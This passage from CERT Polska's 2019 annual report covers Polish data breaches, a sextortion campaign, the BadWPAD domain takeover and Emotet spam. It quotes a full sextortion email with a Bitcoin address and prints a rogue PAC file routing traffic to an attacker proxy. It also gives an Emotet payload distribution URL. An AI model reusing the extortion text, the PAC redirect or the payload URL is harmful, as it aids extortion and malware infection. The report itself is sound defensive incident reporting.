- założenie konta w systemie informacji kredytowej i gospodarczej celem monitorowania swojej aktywności kredytowej (na rynku dostępne są systemy, instytucje i przedsiębiorstwa, które oferują usługi pozwalające na monitorowanie swojej aktywności kredytowej. Podajemy przykładowe: Biuro Informacji Kredytowej S.A. strona <https://www.bik.pl>, Biuro Informacji Gospodarczej InfoMonitor S.A. strona <https://big.pl>, Krajowy Rejestr Długów Biuro Informacji Gospodarczej S.A. strona <https://krd.pl>, Serwis CHRONPESEL strona <https://www.chronpesel.pl>). W przypadku stwierdzenia jakichkolwiek nieprawidłowości – zgłoszenie tego faktu organom ścigania;
- zachowanie ostrożności przy podawaniu danych osobowych innym osobom, zwłaszcza za pośrednictwem Internetu czy telefonu;
- dokonanie samodzielnego zgłoszenia faktu naruszenia danych osobowych właściwym organom w celu zapobieżenia tzw. „kradzieży tożsamości”.

Figure 39. A fragment of the message issued by SGGW following the incident.

It is worth emphasizing that the steps specified in the university’s message may improve the safety of those affected to some extent, but cannot eliminate the threat in its entirety. The most popular organization offering scam prevention services is probably Biuro Informacji Kredytowej S.A. (Credit Reference Agency). It was set up by the Polish Bank Association and private banks and is responsible for collecting, integrating, and sharing data on customers’ credit history. Biuro Informacji Kredytowej S.A. (BIK) offers services to protect users against scam attempts with the use of their data. Each time a loan or credit request is sent to BIK, a person with a purchased SMS alert service will receive a message informing about such a request. However, it should be emphasized that Biuro Informacji Kredytowej S.A. is not a state institution. In addition, there is no law obliging banks or loan companies to share information with BIK or other similar entities.


■ Virgin Mobile Poland

A another customer data breach incident took place at Virgin Mobile. On 25 December 2019, customers received text messages with information about unauthorized access to the systems of the company and disclosure of some personal data, such as: first name, last name, and PESEL number or identity document number.



Figure 40. A text message sent by Virgin Mobile informing about the disclosure of personal data.

The company provided more information in a Facebook statement.



Virgin Mobile Polska ✓
25 grudnia 2019 · 🌐

Virgin Mobile Polska z przykrością informuje, iż w dniach 18-22.12.2019 roku doszło do ataku hackerskiego na jedną z aplikacji informatycznych naszej Spółki, która umożliwiała dostęp do danych rejestrowych.

W wyniku zamierzonego, umyślnego ataku, doszło do nieuprawnionego ujawnienia danych rejestrowych (zbieranych na podst. art. 60 b ustawy prawo telekomunikacyjne) tj. imienia, nazwiska, numeru PESEL lub numeru dokumentu potwierdzającego tożsamość części abonentów prepaid Spółki. Dotyczy to 12,5% rejestracji abonentów prepaid dokonanych przez Spółkę. Atak hackerski nie dotyczy abonentów Virgin Mobile Polska korzystających z oferty abonamentowej, którzy nie dokonywali rejestracji prepaid.

Virgin Mobile Polska niezwłocznie po wykryciu ataku podjęła działania mające na celu zabezpieczenie danych abonentów przed dalszymi atakami, złożyła stosowne zawiadomienie do organu nadzoru zgodnie z RODO, złoży również zawiadomienie o podejrzeniu popełnienia przestępstwa do organów ścigania. Spółka wzmocniła również procedury uniemożliwiające wykorzystanie danych abonentów, które zostały nielegalnie pozyskane (wprowadzenie dodatkowych/ponadstandardowych środków weryfikacji tożsamości), do składania dyspozycji dotyczących umów o świadczenie usług telekomunikacyjnych z tymi abonentami.

Abonenci, których dane były celem ataku są informowani o zaistniałym incydencie.

Spółka podkreśla, iż opisany wyżej incydent jest wynikiem zaplanowanego i umyślnego ataku, oraz że atak dotyczy wyłącznie części abonentów naszej Spółki dokonujących rejestracji prepaid. Podkreślamy, że dane abonentów Spółki są bezpieczne, a Spółka podjęła wszystkie działania wymagane przez RODO. Atakujący nie uzyskał dostępu do baz ani infrastruktury Virgin Mobile Polska, a jedynie do części danych udostępnianych przez pojedynczą aplikację.

Figure 41. A statement issued by Virgin Mobile following the personal data breach.

The most important information was that the incident had affected approximately 12.5% of pre-paid customers, and not those who had bought the post-paid plan. The attackers had not gained access to any database, and the breach was associated with the service used for generating pre-paid registration confirmations by points of sale.

■ Sextortion scam

In 2019, CERT Polska observed a distinctive sextortion scam campaign. The phenomenon itself has been known for almost 2 years and was described in detail in the 2018 report. The distinctive feature of the messages submitted by users in October was that the messages contained sensitive data such as the telephone number, PESEL number, first and last name, and location of stay which, according to the information provided by the victims, to some extent coincided with their actual place of residence or birth.

przenyżaj uwaznie. To nie jest żart !

Na Twoich urządzeniach zainstalowane jest szkodliwe oprogramowanie typu MALWARE: v.IHX, uwkll, 09.b.

Kilka tygodni temu kliknęłaś w spreparowaną przeze mnie reklamę, dając mi uprawnienia administrajne. dzięki temu moje oprogramowanie zostało pobrane i zainstalowane na Twoim urządzeniu.

W tej chwili mam już kontrolę nad wszystkimi Twoimi urządzeniami podłączonymi do Twojego wif i oraz kontem email .

Za pomocą połączenia VPN skopiowałem na mój serwer wszystkie Twoje dane osobowe. zdjęcia, filmy, dokumenty, kontakty (numery telefonów, emaile) Twoich znajomych i rodziny.

Nie wierzyć? To próba tego co wiem o Tobie:

Mam Twój email: [REDACTED]
 Numer telefonu: [REDACTED]
 Pesel: [REDACTED]

Wiem że jedna z twoich lokalizacji to WARSZAWA.
 Mam też hasła zapamiętane w przeglądarce, Twoje dane osobowe, konto bankowe i wiele więcej.

Ale to jest nic [REDACTED]. Korzystając z kamery w twoim urządzeniu podglądałem Cię przez jakiś czas...
 Udało mi się nagrać kilka pikantnych filmów z tobą w roli głównej i nie powiem, dobra jesteś w te klooty!
 Nie wiem kogo zdrażasz, ale wiem że dobrze się szniesz i zachowujesz się jak DZIWKA, a ja mam te filmiki na swoim serwerze.

A teraz [REDACTED] zastanów się dobrze co będzie jak wyślę te filmy do wszystkich Twoich znajomych i rodziny, pamiętaj że mam Twoje wszystkie kontakty z telefonu.

[REDACTED] czytając tego maila uruchomiłaś zegar na moim serwerze, masz dokładnie 24 godziny na dokonanie wpłaty 1000 PLN, żeby zatrzymać wysłkę.
 To chyba niezbyt wygórowana kwota za moje milczenie, mógłbym dotożyć do tej kwoty jedno zero.

Każdy haker ma honor i zasady, gwarantuję ci, że wszystkie Twoje dane i nagrane filmy zostaną usunięte z mojego serwera i więcej o mnie nie usłyszysz. Wystarczy, że zrealizujesz płatność w ciągu 24 godzin.

Płatność możesz wysłać wyłączone w Bitcoinach. Nie mniej niż 0.025 BTC, to równowartość około 1000 PLN

Nie wiesz jak zrobić wpłatę Bitcoin (BTC), to nic trudnego:
 -wyszukaj w google "kantor bitcoin" lub wybierz ten: bitcoin.pl/kantor-bitcoin - wklej ten adres w przeglądarce
 -kliknij wymień lub kup Bitcoin (BTC)
 -skopiuuj i wklej mój adres Bitcoin: 1N8qAWYwZ3vMZMBmFM89uj87T1RAcE7B

zapłać BLIKiem lub szybkim przelewem i gotowe.

[REDACTED], pamiętaj że masz tylko 24 godziny. Jeżeli na mój adres nie wpłynie 0.025 BTC, serwer rozpocznie automatyczną wysyłkę filmów porno z Tobą w roli głównej !

Gwarantuję, że po wpłacie Twoje filmy i poufne dane zostaną natychmiast zniszczone. Jeśli nie zrobisz wpłaty, pliki z wideo i korespondencją zostaną wysłane do wszystkich Twoich kontaktów na email i numer telefonu!
 Mam Twoje wszystkie dane i mogę zamienić Twoje życie w piekło, łatwo nie odpuszczam.

[REDACTED] Ty decydujesz... zapłać lub żyj w piekle ze wstydu.

Figure 42. A sextortion message containing the victim's personal data.

In connection with this incident, we received a report from a whole group of students from one of the universities in Warsaw, who had received a message with their data at the same time. The matter was addressed by the university itself, which informed on its website about having conducted an analysis which had produced no evidence indicating that there could have been a data breach from its systems.

Each organization should be aware that administrative penalties imposed by the President of the Personal Data Protection Office may amount to 20 million euros or 4% of the annual global turnover. On the example of the Equifax financial corporation, it can be concluded that the total cost of an attack may be much higher.

Taking over of .pl domains associated with a BadWPAD attack

At the end of May 2019, CERT Polska took over the wpad.pl domain, and also registered a collection of regional and functional wpad.*.pl domains in favour of NASK. The domain takeover was intended to counteract BadWPAD attacks using incorrect configuration of DNS suffixes on vulnerable machines. This allowed potential attackers to redirect any HTTP requests by substituting own proxy configuration rules in the form of a PAC file automatically downloaded by Web Proxy Auto-Discovery Protocol (WPAD).

■ What is Web Proxy Auto-Discovery Protocol?

Web Proxy Auto-Discovery Protocol (WPAD) is a mechanism that allows for automatic configuration of network hosts to use a proxy server for queries. This mechanism is supported by the majority of common operating systems and browsers (e.g. Internet Explorer, Safari, Google Chrome, Firefox). Proxy configuration (PAC) in the form of a/wpad.dat file is delivered by a network HTTP server.

The PAC (Proxy Auto-Config) file downloaded within WPAD is a JavaScript containing the FindProxyForURL(url, host) function. When the browser enters a particular URL, the function returns the proxy server address which should serve the query:

```
function FindProxyForURL(url, host) {
    // If the protocol or URL matches, send direct.
    if (url.substring(0, 4)=="ftp:" ||
        shExpMatch(url, „http://abcdomain.com/folder/*”))
        return „DIRECT”;

    // If the IP address of the local machine is within a defined
    // subnet, send to a specific proxy.
    if (isInNet(myIpAddress(), „10.10.5.0”, „255.255.255.0”))
        return „PROXY 1.2.3.4:8080”;

    // DEFAULT RULE: All other traffic, use below proxies, in fail-over order.
    return „PROXY 4.5.6.7:8080; PROXY 7.8.9.10:8080”;
}
```

The URL pointing to the PAC file is obtained by client computers in several ways:

- a DHCPINFORM 252 (Proxy Autodiscovery) request is sent to the DHCP server, in response the URL of the PAC file is returned;
- If unsuccessful: an A record query is sent to a local DNS server for the „wpad” name with the inclusion of DNS suffixes. The obtained IP address is considered to be the HTTP server address offering the WPAD file;
- if the address cannot be obtained using the above-mentioned methods, other protocols, such as NetBIOS, are used.

The mechanism is enabled by default in the Windows operating system, also in the latest releases, including Windows 10.

The main disadvantages of the WPAD mechanism arise out of the use of DNS protocol for automatic configuration, which carries the risk of querying public DNS servers. While the „wpad” domain name is not a correct name in the context of public DNS, another mechanism – the DNS suffix search list – makes it possible to append additional domain levels to the „wpad” name.

■ 20 years of BadWPAD!

The WPAD mechanism was first included with Internet Explorer 5.0 in 1999. Already from the beginning of the operation of the mechanism, Microsoft noticed the fundamental problem associated with Bad-WPAD (MS99-054, CVE-1999-0858⁵⁶), which is the use of DNS server to find network configurations.

The problem identified by Microsoft was a flawed algorithm of recursive lookup of the domain to which the computer belonged. For example, if the client belonged to the `ad.clients.examplecorpo.com`, domain, while looking for a WPAD server, Internet Explorer progressively removed the consecutive sub-domain levels, querying the following addresses:

- `wpad.ad.clients.examplecorpo.com`
- `wpad.clients.examplecorpo.com`
- `wpad.examplecorpo.com`

The lookup ended at the second level (`examplecorpo.com`). However, it was often the case that the second-level domain (2LD) was not under the control of a particular company and was a functional domain, as in the case of `clients.examplecorpo.com.pl`. Then, using the same algorithm, Internet Explorer sent DNS queries of the following domains:

56. <https://docs.microsoft.com/en-us/security-updates/securitybulletins/1999/ms99-054>

- `wpad.clients.examplecorpo.com.pl`
- `wpad.examplecorpo.com.pl`
- `wpad.com.pl`

This means that with a domain configured this way and no WPAD server in the intranet, the WPAD mechanism downloaded the PAC file from the `http://wpad.com.pl/wpad.dat` address. After registering the public `wpad.com.pl` domain, the attacker could redirect PAC file requests to an external server located outside the network of the corporation. The substituted WPAD server could deliver its own configuration, and thus redirect traffic to its own proxy server, inviting a slew of Man-in-the-Middle attacks. In the 1999 description of the vulnerability⁵⁷, this technique was named WPAD Spoofing.

Despite the problems occurring from the very beginning, the WPAD mechanism became a standard. As early as in 2000, the first ideas to implement WPAD support in the Mozilla browser were put forward⁵⁸. The recursive domain lookup flaws discovered in the first implementation returned soon after, this time in the form of the DNS Devolution mechanism.

■ DNS Devolution mechanism

There are several ways to configure the search list in Windows. The most common is the *connection specific DNS suffix*, which is typically downloaded from DHCP and used exclusively for connections via a specific network interface.

The user can also configure the qualified domain name for the computer. In such a case, the DNS Devolution mechanism is activated, which generates a suffix list based on the so called primary DNS suffix. It is enabled automatically, which is conditioned by e.g. the active `Append parent suffixes of the primary DNS suffix` checkbox. This option is enabled by default on all Windows systems.

It soon turned out that Microsoft repeated the error from the past, building parent suffixes to the second-level domain by default. This means that, again, for the domain name `john.clients.examplecorpo.com.pl` and with the absence of a WPAD server on the consecutive domain levels, the address `wpad.com.pl` was queried. The problem was recognised once more in 2009, resulting in the release of the KB957579 update and associated safety recommendations⁵⁹. The discovered vulnerability affected all systems older than Windows 7.

As described, the update introduced the option to set the maximum devolution level and to specify this level automatically by means of e.g. FRD (Forest Root Domain) settings. The DNS Devolution parameters can be set via Windows Registry and Group Policy (GPO).

57. <https://docs.microsoft.com/en-us/security-updates/securitybulletins/1999/ms99-054>

58. https://bugzilla.mozilla.org/show_bug.cgi?id=28998

59. <https://docs.microsoft.com/en-us/security-updates/securityadvisories/2009/971888>

Below is a list of suffixes obtained from the frexp--1d21fea3e.workdns.um.warszawa.pl domain name on a Windows XP computer (before and after installing the update):




Figure 43. The List of DNS suffixes without the KB95759 update installed on Windows XP.




Figure 44. The List of DNS suffixes after installing the KB95759 update on Windows XP.

■ BadWPAD in Poland

In 2019, Adam Ziąja published a series of articles on the use of BadWPAD in the .pl domain⁶⁰. He noted that since 2007, a private Q R Media Sp. z o.o. company has owned a registered collection of domains, including, inter alia, wpad.pl, wpad.com.pl, wpad.edu.pl, etc. The server pointed to by the domains hosted a wpad.dat file which redirected selected URLs to a 144.76.184.43:80 proxy server.

```
// WpadBlock.com project
// Testing regular expressions
function FindProxyForURL(url, host) {
    if( ( shExpMatch(url, ".*s?clic?a?pres?.c*/e/*") && !shExpMatch(url, ".*aQNVZ?AU*") ) ||
        ( shExpMatch(url, ".*:/?e?or?.?w/*") && !shExpMatch(url, ".*OZ?2?") ) ||
        ( shExpMatch(url, ".*t?p:*sh*u*.t*te*eg*st*r*") && !shExpMatch(url, ".*new*") && !shExpMatch(url,
            !shExpMatch(url, "h?t*/?w.b?*k?ng.c*/aid*") && !shExpMatch(url, ".*3646?2*") &&
            !shExpMatch(url, ".*aclk*") && !shExpMatch(url, ".*noredir*") && !shExpMatch(url, ".*gc1id*") ) ||
        ( ( shExpMatch(url, ".*http://w?pl*s570.*/*") ||
            shExpMatch(url, "ht*w?pl*s570.*/*id=*") ) ) ||
        ( shExpMatch(url, ".*w?ce?o.p?/C*ent*js*bun*e/b*/js*") ) ||
        ( shExpMatch(url, ".*t*ff?l*.be*-*ho*.c*/p*ss*/.as*bt*a*a*") && !shExpMatch(url, ".*a_7?59?b*") ||
        ( shExpMatch(url, ".*.rs?c?m/?/?") || shExpMatch(url, ".*.rs?d??we?3/*") || shExpMatch(url, ".*.g
            ( shExpMatch(url, ".*.hr??*hot*?do*off*") && !shExpMatch(url, ".*10?35?2?39*") ) ) ||
        ( shExpMatch(url, ".*tt*/g?.o*le?m*1?.p?/*=*") && !shExpMatch(url, ".*d=1?90*") ) ||
        ( shExpMatch(url, ".*p://af?.?pt1*ar?.c??/*") && !shExpMatch(url, ".*8?6?") ) ||
        ( shExpMatch(url, ".*p*/w*.co?p*ial?a*ann*r*p*ef*") && !shExpMatch(url, ".*75?6?6*") ) )
        return "PROXY 144.76.184.43:80";
    }
    return "DIRECT";
}
```

Figure 45. The contents of the PAC file located at http://wpad.pl/wpad.dat before the taking over of the domains by CERT Polska

60. <https://docs.micr62>. <https://blog.redteam.pl/2019/05/badwpad-dns-suffix-wpad-wpadblocking-com.html>

The PAC file at first contained a comment stating that the domains had been registered in connection with the WPADblock.com project. Adam Ziaja analysed the content of the wpad.dat file in successive years on the basis of the indexed content available at archive.org⁶¹. It was found that due to the rules contained in the PAC file, requests to popular affiliate programs were resolved through the pointed proxy. The proxy itself redirected the requests to a link containing an identifier belonging to the owner of `hxxps://www.booking.com/index.html?aid=1300873` domain.

The owner of the wpad.*.pl domains voluntarily transferred them to NASK, while the other regional and functional WPAD domains were registered in favour of NASK for an indefinite period. It allowed us to put them in a sinkhole and evaluate the extent of the threat.

From 15 May to 22 May 2019, the CERT Polska sinkhole registered 6.5 million HTTP requests from approximately 40,000 unique IP addresses. The majority of WPAD domain requests have come from Windows devices, but some of the registered requests have come from MacOS, where WPAD is disabled by default.

■ Am I exposed?

Connections to the sinkholed domains are saved and provided to network administrators through the n6 platform⁶² on an ongoing basis. To check if WPAD is enabled in Windows, press Win+R, type `inetcpl.cpl`, and press Enter to go to Internet Properties.




Figure 46. Screenshot showing how to open the Internet connection settings window, on the example of Windows 10.

Then, go to the Connections tab and select the LAN Settings button. If the option Automatically detect settings is checked, it means that WPAD is enabled. It is advisable to disable this option on laptops and personal computers. This minimizes the risk of a Man-in-the-middle attack when the computer is connected to a potentially untrusted network.

61. <http://web.archive.org/web/20160316084421if/http://wpad.pl/wpad.dat>
 62. <https://n6.cert.pl/>




Figure 47. Screenshot showing how to configure the WPAD service in Internet connection settings, on the example of Windows 10.

If the option `Use automatic configuration script` is checked and an unknown URL is displayed in the Address field, the computer may be infected with malicious software. In such a situation, consider reporting the incident to CERT Polska, attaching the suspicious URL.

It is also advisable to verify the DNS suffix list, paying special attention to suffixes consisting exclusively of the `.pl`, `com.pl`, `org.pl`, etc. string. The list can be verified by pressing `Win+R`, typing `cmd`, and pressing `Enter`. Then enter `ipconfig /all` in the `Command Line`.

More details and recommendations about BadWPAD can be found in the article on the CERT Polska website: <https://www.cert.pl/news/single/przejecie-domen-pl-zwiazanych-z-atakiem-badwpad/>

Emotet malware campaigns

In 2019, Emotet was one of the most prominent malware families, appearing regularly in numerous spam campaigns worldwide, also targeting Polish Internet users.

Emotet first emerged in 2014 as a modular banking trojan⁶³ targeting customers of German and Austrian banks. In subsequent versions, the functions enabling theft of passwords and money from infected devices were regularly expanded⁶⁴. However, in 2017, in the fourth version of the software, the creators of Emotet decided to abandon the banking module and focus on further expansion of the botnet through, among others, the spam module, and also on stealing emails and login credentials to email accounts from the affected computers.

63. <https://blog.trendmicro.com/trendlabs-security-intelligence/new-banking-malware-uses-network-sniffing-for-data-theft/>
64. <https://securelist.com/analysis/publications/69560/the-banking-trojan-emotet-detailed-analysis/>

Since then, there has been a steady increase in the number of Emotet cases in Poland, initially in the form of malicious attachments to fake invoices⁶⁵. By 2019, campaign scenarios evolved and the criminals started using previously stolen email correspondence to make the content of the distributed messages more credible.




Figure 48. An email sent by Emotet containing fragments of previous correspondence from the victim's mailbox.

In addition to this, Emotet also alters the “From” header in outgoing mail, so that it looks as if it was sent by a trusted party. This technique proves to be particularly effective in the case of business correspondence. One of the more glaring examples was the incident in mFinanse S.A. and PKO Leasing S.A. companies. In September 2019, people corresponding with employees of these companies received fake emails with fragments of previous conversations⁶⁶.




Figure 49. Fragment of an email sent by Emotet (source: niebezpiecznik.pl).

65. <https://www.cert.pl/news/single/analiza-zlosliwego-oprogramowania-emotet-v4/>
66. <https://niebezpiecznik.pl/post/wyciek-danych-mfinanse-pko-leasing/>

The malicious messages usually contained a Microsoft Word attachment with a malicious macro. The macro then executed a Base64-encoded Powershell script, characteristic for Emotet, containing a number of distribution addresses from which Emotet was downloaded. In some cases, to make automatic message analysis more difficult, the document was additionally encrypted with a password provided in the body of the email or distributed as a link in the text of the message.

Config 7da95f070f475d418ce4b074152752681341cfad899e08e00cde57d0a712a45	
Details Relations Preview Download	
Family	emotet_doc
Config type	static
+ type	emotet_doc
- urls	["http://sm-conference.info/program/yng11-j613m0p-37065190/", "https...
+ 0	http://sm-conference.info/program/yng11-j613m0p-37065190/
